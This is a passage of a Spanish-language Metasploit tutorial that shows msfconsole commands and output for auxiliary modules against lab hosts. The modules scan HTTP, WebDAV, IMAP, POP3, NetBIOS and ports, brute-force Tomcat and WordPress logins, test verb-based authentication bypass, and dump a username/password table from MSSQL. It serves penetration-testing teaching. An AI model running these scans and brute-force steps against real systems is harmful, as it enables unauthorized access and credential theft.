[*] 192.168.1.222:443 WARNING: Signature algorithm using MD5  

(md5WithRSAEncryption)  

[*] 192.168.1.222:443 has common name MAILMAN  

[*] Scanned 30 of 55 hosts (054% complete)  

[*] Scanned 31 of 55 hosts (056% complete)  

[*] Scanned 39 of 55 hosts (070% complete)  

[*] Scanned 41 of 55 hosts (074% complete)  

[*] Scanned 43 of 55 hosts (078% complete)  

[*] Scanned 45 of 55 hosts (081% complete)  

[*] Scanned 46 of 55 hosts (083% complete)  

[*] Scanned 53 of 55 hosts (096% complete)  

[*] Scanned 55 of 55 hosts (100% complete)  

[*] Auxiliary module execution completed  

msf auxiliary(ssl) >

```

## Http/http version

El escaneador "http\_version" escaneara un rango de hosts y determinara la version del servidor web que se esta ejecutando en ellos.

```

msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----  

      Proxies           no        Use a proxy chain
      RHOSTS           yes       The target address range or
      CIDR identifier
      RPORT      80           yes       The target port
      THREADS     1            yes       The number of concurrent
      threads
      VHOST           no        HTTP server virtual host

```

Para ejecutar el escaneo, definimos los valores RHOSTS y THREADS y lo ejecutamos.

```

msf auxiliary(http_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(http_version) > set THREADS 255
THREADS => 255
msf auxiliary(http_version) > run

[*] 192.168.1.2 Web Server
[*] 192.168.1.1 Apache ( 302-https://192.168.1.1:10443/ )
[*] 192.168.1.11
[*] Scanned 080 of 256 hosts (031% complete)
[*] 192.168.1.101 Apache/2.2.9 (Ubuntu) PHP/5.2.6-bt0 with Suhosin-Patch
Patch
...snip...
[*] 192.168.1.250 lighttpd/1.4.26 ( 302-
http://192.168.1.250/account/login/?next=/ )
[*] Scanned 198 of 256 hosts (077% complete)
[*] Scanned 214 of 256 hosts (083% complete)
[*] Scanned 248 of 256 hosts (096% complete)
[*] Scanned 253 of 256 hosts (098% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >

```

Armado con el conocimiento del software del servidor web, los ataques pueden construirse específicamente para el objetivo.

## Http/tomcat mgr login

El modulo auxiliar "tomcat\_mgr\_login" simplemente intenta iniciar sesión en una instancia de Tomcat Manager Application utilizando una lista dada de nombres de usuario y contraseña.

```

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

      Name          Current Setting
Required    Description
      ----          -----
      ----          -----
      BLANK_PASSWORDS    true
yes        Try blank passwords for all users
      BRUTEFORCE_SPEED   5
yes        How fast to bruteforce, from 0 to 5
      PASSWORD
no         A specific password to authenticate with
      PASS_FILE
/opt/metasploit3/msf3/data/wordlists/tomcat_mgr_default_pass.txt
no         File containing passwords, one per line

```

```

    Proxies
no      Use a proxy chain
RHOSTS
yes     The target address range or CIDR identifier
        RPORT          8080
yes     The target port
        STOP_ON_SUCCESS false
yes     Stop guessing when a credential works for a host
        THREADS         1
yes     The number of concurrent threads
USERNAME
no      A specific username to authenticate as
USERPASS_FILE
/opt/metasploit3/msf3/data/wordlists/tomcat_mgr_default_userpass.txt
no      File containing users and passwords separated by space, one
pair per line
USER_FILE
/opt/metasploit3/msf3/data/wordlists/tomcat_mgr_default_users.txt
no      File containing users, one per line
UserAgent      Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1)           yes      The HTTP User-Agent sent in the
request
VERBOSE       true
yes      Whether to print output for all attempts
VHOST
no      HTTP server virtual host

```

Guardaremos los archivos username y password, definiremos RHOSTS y el RPORT de nuestro objetivo y lo ejecutaremos.

```

msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.1.208
RHOSTS => 192.168.1.208
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(tomcat_mgr_login) > run

[+] http://192.168.1.208:8180/manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] successful login 'tomcat' : 'tomcat'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >

```

Nuestro rapido escaneo nos devuelve un conjunto por defecto de credenciales tomcat en nuestro sistema objetivo.

## Http/verb auth bypass

El modulo "verb\_auth\_bypass" escanea un servidor o rango de servidores e intenta puentear la autenticacion utilizando diferentes verbos HTTP.

```
msf > use auxiliary/scanner/http/verb_auth_bypass
msf auxiliary(verb_auth_bypass) > show options

Module options (auxiliary/scanner/http/verb_auth_bypass) :

Name      Current Setting  Required  Description
----      -----          -----    -----
PATH      /              yes       The path to test
Proxies                            no        Use a proxy chain
RHOSTS                            yes      The target address range or
CIDR identifier
RPORT     80             yes       The target port
THREADS   1              yes      The number of concurrent
threads
VHOST                               no       HTTP server virtual host
```

Configuramos este modulo definiendo la ruta a la pagina que requiere autenticacion, definimos nuestro valor RHOSTS y ejecutamos el escaner.

```
msf auxiliary(verb_auth_bypass) > set PATH /xampp/
PATH => /xampp/
msf auxiliary(verb_auth_bypass) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(verb_auth_bypass) > run

[*] 192.168.1.201 requires authentication: Basic realm="xampp user"
[401]
[*] Testing verb HEAD resp code: [401]
[*] Testing verb TRACE resp code: [200]
[*] Possible authentication bypass with verb TRACE code 200
[*] Testing verb TRACK resp code: [401]
[*] Testing verb WMAP resp code: [401]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(verb_auth_bypass) >
```

Leyendo los codigos de estado devueltos, el modulo indica que hay un potencial auth bypass utilizando el verbo TRACE en nuestro objetivo.

## Http/webdav scanner

El modulo "webdav\_scanner" escanea un servidor o rango de servidores e intenta determinar si WebDav esta habilitado. Esto nos permite ajustar mejor nuestros ataques.

```
msf > use auxiliary/scanner/http/webdav_scanner
msf auxiliary(webdav_scanner) > show options

Module options (auxiliary/scanner/http/webdav_scanner):

Name      Current Setting  Required  Description
-----  -----  -----
Proxies          no        Use a proxy chain
RHOSTS          yes       The target address range or
CIDR identifier
RPORT           80        yes       The target port
THREADS         1         yes       The number of concurrent
threads
VHOST           no        HTTP server virtual host
```

La unica configuracion que necesitamos hacer es definir nuestros valores RHOSTS y THREADS y ejecutar el escaneador.

```
msf auxiliary(webdav_scanner) > set RHOSTS 192.168.1.200-250
RHOSTS => 192.168.1.200-250
msf auxiliary(webdav_scanner) > set THREADS 20
THREADS => 20
msf auxiliary(webdav_scanner) > run

[*] 192.168.1.203 (Microsoft-IIS/5.1) has WEBDAV ENABLED
[*] 192.168.1.209 (Apache/2.0.54 (Linux/SUSE)) WebDAV disabled.
[*] 192.168.1.208 (Apache/2.0.52 (CentOS)) WebDAV disabled.
[*] 192.168.1.213 (Apache/2.2.14 (Ubuntu)) WebDAV disabled.
[*] Scanned 14 of 51 hosts (027% complete)
[*] 192.168.1.222 (Apache/1.3.23 (Unix)  (Red-Hat/Linux)
mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3
PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2) WebDAV disabled.
[*] 192.168.1.223 (Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14
OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1
mod_perl/2.0.4 Perl/v5.10.1) WebDAV disabled.
[*] 192.168.1.229 (Microsoft-IIS/6.0) has WEBDAV ENABLED
[*] 192.168.1.224 (Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6) WebDAV
disabled.
[*] 192.168.1.227 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] Scanned 28 of 51 hosts (054% complete)
[*] 192.168.1.234 (lighttpd/1.4.25) WebDAV disabled.
[*] 192.168.1.235 (Apache/2.2.3 (CentOS)) WebDAV disabled.
[*] Scanned 38 of 51 hosts (074% complete)
[*] Scanned 51 of 51 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(webdav_scanner) >
```

## Http/webdav website content

El modulo auxiliar "webdav\_website\_content" escanea un host o rango de hosts en busca de servidores que divulguen su contenido via WebDav.

```
msf > use auxiliary/scanner/http/webdav_website_content
msf auxiliary(webdav_website_content) > show options

Module options (auxiliary/scanner/http/webdav_website_content):

Name      Current Setting  Required  Description
----      -----          -----      -----
Proxies                no        Use a proxy chain
RHOSTS               yes        The target address range or
CIDR identifier
RPORT      80            yes        The target port
THREADS    1             yes        The number of concurrent
threads
VHOST                  no        HTTP server virtual host
```

Como este modulo puede producir un monton de salida, definiremos RHOSTS para que apunte a una sola maquina y lo ejecutaremos.

```
msf auxiliary(webdav_website_content) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(webdav_website_content) > run

[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/aspnet_client/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/images/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_private/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_cnf/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_cnf/iisstart.htm
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_cnf/pagerror.gif
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_log/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/
```

```

[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/access.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/botinfs.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/bots.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/deptodoc.btr
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/doctodep.btr
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/frontpg.lck
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/linkinfo.btr
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/service.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/service.lck
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/services.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/svcacl.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/uniqperm.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/writeto.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_script/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_txt/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(webdav_website_content) >

```

## Http/wordpress login enum

El modulo auxiliar "wordpress\_login\_enum" realizara un ataque de fuerza bruta a una instalacion de WordPress, y primero determinara nombres de usuario validos y despues realizara un ataque de adivinacion de contraseña.

```

msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

```

Name	Current Setting	Required	Description
-----	-----	-----	-----

BLANK_PASSWORDS	true	yes	Try blank passwords for all users
BRUTEFORCE	true	yes	Perform brute force authentication
BRUTEFORCE_SPEED	5 bruteforce, from 0 to 5	yes	How fast to
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
STOP_ON_SUCCESS	false credential works for a host	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
URI	/wp-login.php wp-login.php file	no	Define the path to the wp-login.php file
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VALIDATE_USERS	true	yes	Enumerate usernames
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

Configuramos el modulo primero apuntandolo a la ruta de wp-login.php en el servidor objetivo. Entonces definimos nuestros archivos con los nombres de usuario y contraseña, definimos el valor de RHOSTS y lo ejecutamos.

```
msf auxiliary(wordpress_login_enum) > set URI /wordpress/wp-login.php
URI => /wordpress/wp-login.php
msf auxiliary(wordpress_login_enum) > set PASS_FILE /tmp/passes.txt
PASS_FILE => /tmp/passes.txt
msf auxiliary(wordpress_login_enum) > set USER_FILE /tmp/users.txt
USER_FILE => /tmp/users.txt
msf auxiliary(wordpress_login_enum) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(wordpress_login_enum) > run

[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Running User Enumeration
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking Username:'administrator'
```

```
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid Username: 'administrator'  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking Username:'admin'  
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration- Username: 'admin' - is VALID  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking Username:'root'  
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid Username: 'root'  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking Username:'god'  
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid Username: 'god'  
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Found 1 valid user  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Running Bruteforce  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Skipping all but 1 valid user  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:''  
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Failed to login as 'admin'  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:'root'  
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Failed to login as 'admin'  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:'admin'  
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Failed to login as 'admin'  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:'god'  
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Failed to login as 'admin'  
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:'s3cr3t'  
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - SUCCESSFUL login for 'admin' : 's3cr3t'  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(wordpress_login_enum) >
```

Podemos ver en la salida de arriba que el modulo es eficiente ya que solamente lanza contraseñas por fuerza bruta contra nombres de usuario validos, con lo cual nuestro escaneo nos devuelve un conjunto valido de credenciales.

# IMAP

## Imap/imap version

El modulo auxiliar "imap\_version" es un capturador de banners relativamente simple para servidores IMAP.

```
msf > use auxiliary/scanner/imap/imap_version
msf auxiliary(imap_version) > show options

Module options (auxiliary/scanner/imap/imap_version):

Name      Current Setting  Required  Description
-----  -----  -----  -----
IMAPPASS          no        The password for the specified
username
IMAPUSER          no        The username to authenticate
as
RHOSTS           yes       The target address range or
CIDR identifier
RPORT            143      yes       The target port
THREADS          1        yes       The number of concurrent
threads
```

Para configurar el modulo, solamente definiremos los valores RHOSTS y THREADS y lo ejecutaremos. Notese que tambien puedes pasar credenciales al modulo.

```
msf auxiliary(imap_version) > set RHOSTS 192.168.1.200-240
RHOSTS => 192.168.1.200-240
msf auxiliary(imap_version) > set THREADS 20
THREADS => 20
msf auxiliary(imap_version) > run

[*] 192.168.1.215:143 IMAP * OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS
STARTTLS AUTH=LOGIN] [192.168.1.215] IMAP4rev1 2001.315rh at Sun, 23
Jan 2011 20:47:51 +0200 (IST) \x0d\x0a
[*] Scanned 13 of 55 hosts (023% complete)
[*] 192.168.1.224:143 IMAP * OK Dovecot ready.\x0d\x0a
[*] 192.168.1.229:143 IMAP * OK IMAPrev1\x0d\x0a
[*] Scanned 30 of 55 hosts (054% complete)
[*] Scanned 31 of 55 hosts (056% complete)
[*] Scanned 38 of 55 hosts (069% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] 192.168.1.234:143 IMAP * OK localhost Cyrus IMAP4 v2.3.2 server
ready\x0d\x0a
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
```

```
[*] Auxiliary module execution completed  
msf auxiliary(imap_version) >
```

## MSSQL

### Mssql/mssql ping

El modulo "mssql\_ping" consulta un host o rango de hosts en el puerto UDP 1434 para determinar el puerto TCP a la escucha de cualquier servidor MSSQL disponible. MSSQL hace aleatorio el puerto TCP que escucha, por lo que es un modulo muy valioso en el framework.

```
msf > use auxiliary/scanner/mssql/mssql_ping  
msf auxiliary(mssql_ping) > show options  
  
Module options (auxiliary/scanner/mssql/mssql_ping):  
  
Name      Current Setting  Required  Description  
----      -----          -----  
PASSWORD          no        The password for the specified  
username  
RHOSTS           yes       The target address range or  
CIDR identifier  
THREADS          1         yes       The number of concurrent  
threads  
USERNAME         sa        no        The username to authenticate  
as
```

Para configurar el modulo, definimos los valores RHOSTS y THREADS y lo corremos contra nuestros objetivos.

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.200-254  
RHOSTS => 192.168.1.200-254  
msf auxiliary(mssql_ping) > set THREADS 20  
THREADS => 20  
msf auxiliary(mssql_ping) > run  
  
[*] Scanned 13 of 55 hosts (023% complete)  
[*] Scanned 16 of 55 hosts (029% complete)  
[*] Scanned 17 of 55 hosts (030% complete)  
[*] SQL Server information for 192.168.1.217:  
[*]     tcp          = 27900  
[*]     np          = \\SERVER2\\pipe\\sql\\query  
[*]     Version      = 8.00.194  
[*]     InstanceName = MSSQLSERVER  
[*]     IsClustered  = No  
[*]     ServerName   = SERVER2  
[*] SQL Server information for 192.168.1.241:
```

```

[*]      tcp          = 1433
[*]      np           = \\2k3\pipe\sql\query
[*]      Version       = 8.00.194
[*]      InstanceName = MSSQLSERVER
[*]      IsClustered  = No
[*]      ServerName    = 2k3
[*] Scanned 32 of 55 hosts (058% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >

```

Como puede verse de la salida del modulo, no solamente devuelve el puerto TCP a la escucha, sino tambien otra informacion valiosa como los valores InstanceName y ServerName.

## Mssql/mssql idf

El modulo "mssql\_idf" (Buscador de Datos Interesantes) conectara a un servidor MSSQL remoto utilizando un conjunto de credenciales y buscara filas y columnas con nombres "interesantes". Esta informacion te puede ayudar a afinar posteriores ataques contra la base de datos.

```

msf > use auxiliary/admin/mssql/mssql_idf
msf auxiliary(mssql_idf) > show options

Module options (auxiliary/admin/mssql/mssql_idf):

```

Name	Current Setting	Required	Description
NAMES	passw bank credit card	yes	Pipe separated list of column names
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as

Para configurar el modulo, lo configuraremos para buscar nombres de campo como 'username' y 'password', junto con una contraseña conocida del sistema, y nuestro valor RHOST.

```

msf auxiliary(mssql_idf) > set NAMES username|password
NAMES => username|password
msf auxiliary(mssql_idf) > set PASSWORD password1

```

```
PASSWORD => password1
msf auxiliary(mssql_idf) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_idf) > run
```

Database	Schema	Table	Column	Data Type	Row Count
msdb	dbo	sysmail_server	username	nvarchar	0
msdb	dbo	backupmediaset	is_password_protected	bit	0
msdb	dbo	backupset	is_password_protected	bit	0
logins	dbo	userpass	username	varchar	3
logins	dbo	userpass	password	varchar	3

```
[*] Auxiliary module execution completed
msf auxiliary(mssql_idf) >
```

Como puede verse en la salida del modulo, el escaneador encontro la base de datos 'logins' con una tabla 'userpass' que contiene columnas con nombres de usuario y contraseñas.

## Mssql/mssql sql

El modulo "mssql\_sql" te permite realizar consultas SQL contra una base de datos utilizando credenciales bien conocidos.

```
msf > use auxiliary/admin/mssql/mssql_sql
msf auxiliary(mssql_sql) > show options

Module options (auxiliary/admin/mssql/mssql_sql):

```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
SQL	select @@version	no	The SQL query to execute

```
USERNAME    sa           no      The username to authenticate  
as
```

Para configurar este modulo, definimos los valores de PASSWORD y RHOST, y despues el comando SQL deseado, y lo corremos.

```
msf auxiliary(mssql_sql) > set PASSWORD password1  
PASSWORD => password1  
msf auxiliary(mssql_sql) > set RHOST 192.168.1.195  
RHOST => 192.168.1.195  
msf auxiliary(mssql_sql) > set SQL use logins;select * from userpass  
SQL => use logins;select * from userpass  
msf auxiliary(mssql_sql) > run  
  
[*] SQL Query: use logins;select * from userpass  
[*] Row Count: 3 (Status: 16 Command: 193)
```

userid	username	password
1	bjohnson	password
2	aadams	s3cr3t
3	jsmith	htimsj

```
[*] Auxiliary module execution completed  
msf auxiliary(mssql_sql) >
```

## NetBIOS

### Netbios/nb name

El modulo auxiliar "nbname" escanea un rango de hosts y determina sus nombres de maquina via NetBIOS.

```
msf > use auxiliary/scanner/netbios/nbname  
msf auxiliary(nbname) > show options  
  
Module options (auxiliary/scanner/netbios/nbname) :  
  
Name      Current Setting  Required  Description  
-----  -----  
BATCHSIZE  256          yes       The number of hosts to probe  
in each set  
CHOST                no        The local client address
```

RHOSTS	yes	The target address range or CIDR identifier
RPORT	137	yes
THREADS	1	yes The number of concurrent threads

Para configurar el modulo, definimos los valores RHOSTS y THREADS y lo ejecutamos.

```
msf auxiliary(nbname) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(nbname) > set THREADS 11
THREADS => 11
msf auxiliary(nbname) > run

[*] Sending NetBIOS status requests to 192.168.1.200->192.168.1.210
(11 hosts)
[*] 192.168.1.200 [METASPLOITABLE] OS:Unix Names:(METASPLOITABLE,
WORKGROUP) Addresses:(192.168.1.208) Mac:00:00:00:00:00:00
[*] 192.168.1.201 [XEN-XP-SPLOIT] OS:Windows Names:(XEN-XP-SPLOIT,
WORKGROUP) Addresses:(192.168.1.201) Mac:8a:e9:17:42:35:b0
[*] 192.168.1.203 [XEN-XP-FUZZBOX] OS:Windows Names:(XEN-XP-FUZZBOX,
WORKGROUP) Addresses:(192.168.1.203) Mac:3e:ff:3c:4c:89:67
[*] 192.168.1.205 [XEN-2K3-64] OS:Windows Names:(XEN-2K3-64,
WORKGROUP, __MSBROWSE__) Addresses:(192.168.1.205)
Mac:3a:f1:47:f6:a3:ab
[*] 192.168.1.206 [XEN-2K3-EXPLOIT] OS:Windows Names:(XEN-2K3-EXPLOIT,
WORKGROUP) Addresses:(192.168.1.206) Mac:12:bf:af:84:1c:35
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(nbname) >
```

## Netbios/nb name probe

El modulo auxiliar "nbname\_probe" utiliza pruebas secuenciales NetBIOS para determinar los nombres NetBIOS de los objetivos remotos.

```
msf > use auxiliary/scanner/netbios/nbname_probe
msf auxiliary(nbname_probe) > show options

Module options (auxiliary/scanner/netbios/nbname_probe) :

Name      Current Setting  Required  Description
-----  -----  -----
CHOST          no        The local client address
RHOSTS         yes       The target address range or
CIDR identifier
RPORT          137       yes       The target port
```

THREADS 1	yes	The number of concurrent threads
-----------	-----	----------------------------------

La unica configuracion que necesitamos para este modulo es definir los valores RHOSTS y THREADS y ejecutarlo contra los objetivos remotos.

```
msf auxiliary(nbname_probe) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(nbname_probe) > set THREADS 11
THREADS => 11
msf auxiliary(nbname_probe) > run

[*] 192.168.1.200 [METASPLOITABLE] OS:Unix Names:(METASPLOITABLE,
WORKGROUP) Addresses:(192.168.1.208) Mac:00:00:00:00:00:00
[*] Scanned 07 of 11 hosts (063% complete)
[*] 192.168.1.201 [XEN-XP-SPLOIT] OS:Windows Names:(XEN-XP-SPLOIT,
WORKGROUP) Addresses:(192.168.1.201) Mac:8a:e9:17:42:35:b0
[*] Scanned 08 of 11 hosts (072% complete)
[*] 192.168.1.203 [XEN-XP-FUZZBOX] OS:Windows Names:(XEN-XP-FUZZBOX,
WORKGROUP) Addresses:(192.168.1.203) Mac:3e:ff:3c:4c:89:67
[*] 192.168.1.205 [XEN-2K3-64] OS:Windows Names:(XEN-2K3-64,
WORKGROUP, __MSBROWSE__) Addresses:(192.168.1.205)
Mac:3a:f1:47:f6:a3:ab
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 10 of 11 hosts (090% complete)
[*] 192.168.1.206 [XEN-2K3-EXPLOIT] OS:Windows Names:(XEN-2K3-EXPLOIT,
WORKGROUP) Addresses:(192.168.1.206) Mac:12:bf:af:84:1c:35
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(nbname_probe) >
```

## POP3

### Pop3/pop3 version

El modulo "pop3\_version", como su nombre implica, escanea un host o rango de hosts en busca de servidores de correo POP3 y determina la version que estan corriendo.

```
msf > use auxiliary/scanner/pop3/pop3_version
msf auxiliary(pop3_version) > show options

Module options (auxiliary/scanner/pop3/pop3_version):

```

Name	Current Setting	Required	Description
RHOSTS	yes		The target address range or CIDR identifier

RPORT	110	yes	The target port
THREADS	1	yes	The number of concurrent threads

Este modulo solamente requiere que definamos los valores RHOSTS y THREADS y que lo ejecutemos.

```
msf auxiliary(pop3_version) > set RHOSTS 192.168.1.200-250
RHOSTS => 192.168.1.200-250
msf auxiliary(pop3_version) > set THREADS 20
THREADS => 20
msf auxiliary(pop3_version) > run

[*] Scanned 13 of 51 hosts (025% complete)
[*] 192.168.1.204:110 POP3 +OK Dovecot ready.\x0d\x0a
[*] 192.168.1.219:110 POP3 +OK POP3\x0d\x0a
[*] Scanned 29 of 51 hosts (056% complete)
[*] Scanned 31 of 51 hosts (060% complete)
[*] Scanned 37 of 51 hosts (072% complete)
[*] Scanned 39 of 51 hosts (076% complete)
[*] 192.168.1.224:110 POP3 +OK localhost Cyrus POP3 v2.3.2 server
ready <3017279298.1269446070@localhost>\x0d\x0a
[*] Scanned 51 of 51 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pop3_version) >
```

## Port Scanners

### Portscan/ack

El modulo "ack" de escaneo de puertos escanea un rango de objetivos utilizando un escaneo ACK para ayudar a mapear las reglas del cortafuegos. Para mas informacion sobre escaneo ACK, visita el siguiente enlace: <http://nmap.org/book/man-port-scanning-techniques.html>

```
msf > use auxiliary/scanner/portscan/ack
msf auxiliary(ack) > show options

Module options (auxiliary/scanner/portscan/ack):
Name      Current Setting  Required  Description
-----  -----  -----  -----
BATCHSIZE  256          yes       The number of hosts to scan
per set
INTERFACE
PORTS     1-10000        yes       Ports to scan (e.g. 22-
25,80,110-900)
```

RHOSTS		yes	The target address range or CIDR identifier
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The reply read timeout in milliseconds

Para configurar el escaner, definimos los valores RHOSTS y THREADS junto con un pequeño rango de puertos populares.

```
msf auxiliary(ack) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(ack) > set PORTS 22,80,137.445
PORTS => 22,80,137.445
msf auxiliary(ack) > set THREADS 11
THREADS => 11
msf auxiliary(ack) > run

[*]    TCP UNFILTERED 192.168.1.200:22
[*]    TCP UNFILTERED 192.168.1.201:22
[*]    TCP UNFILTERED 192.168.1.203:22
[*]    TCP UNFILTERED 192.168.1.205:22
[*]    TCP UNFILTERED 192.168.1.206:22
[*]    TCP UNFILTERED 192.168.1.207:22
[*]    TCP UNFILTERED 192.168.1.208:22
[*]    TCP UNFILTERED 192.168.1.200:80
[*]    TCP UNFILTERED 192.168.1.201:80
[*]    TCP UNFILTERED 192.168.1.203:80
[*]    TCP UNFILTERED 192.168.1.205:80
[*]    TCP UNFILTERED 192.168.1.206:80
[*]    TCP UNFILTERED 192.168.1.207:80
[*]    TCP UNFILTERED 192.168.1.208:80
[*]    TCP UNFILTERED 192.168.1.200:137
[*]    TCP UNFILTERED 192.168.1.201:137
[*]    TCP UNFILTERED 192.168.1.203:137
[*]    TCP UNFILTERED 192.168.1.205:137
[*]    TCP UNFILTERED 192.168.1.206:137
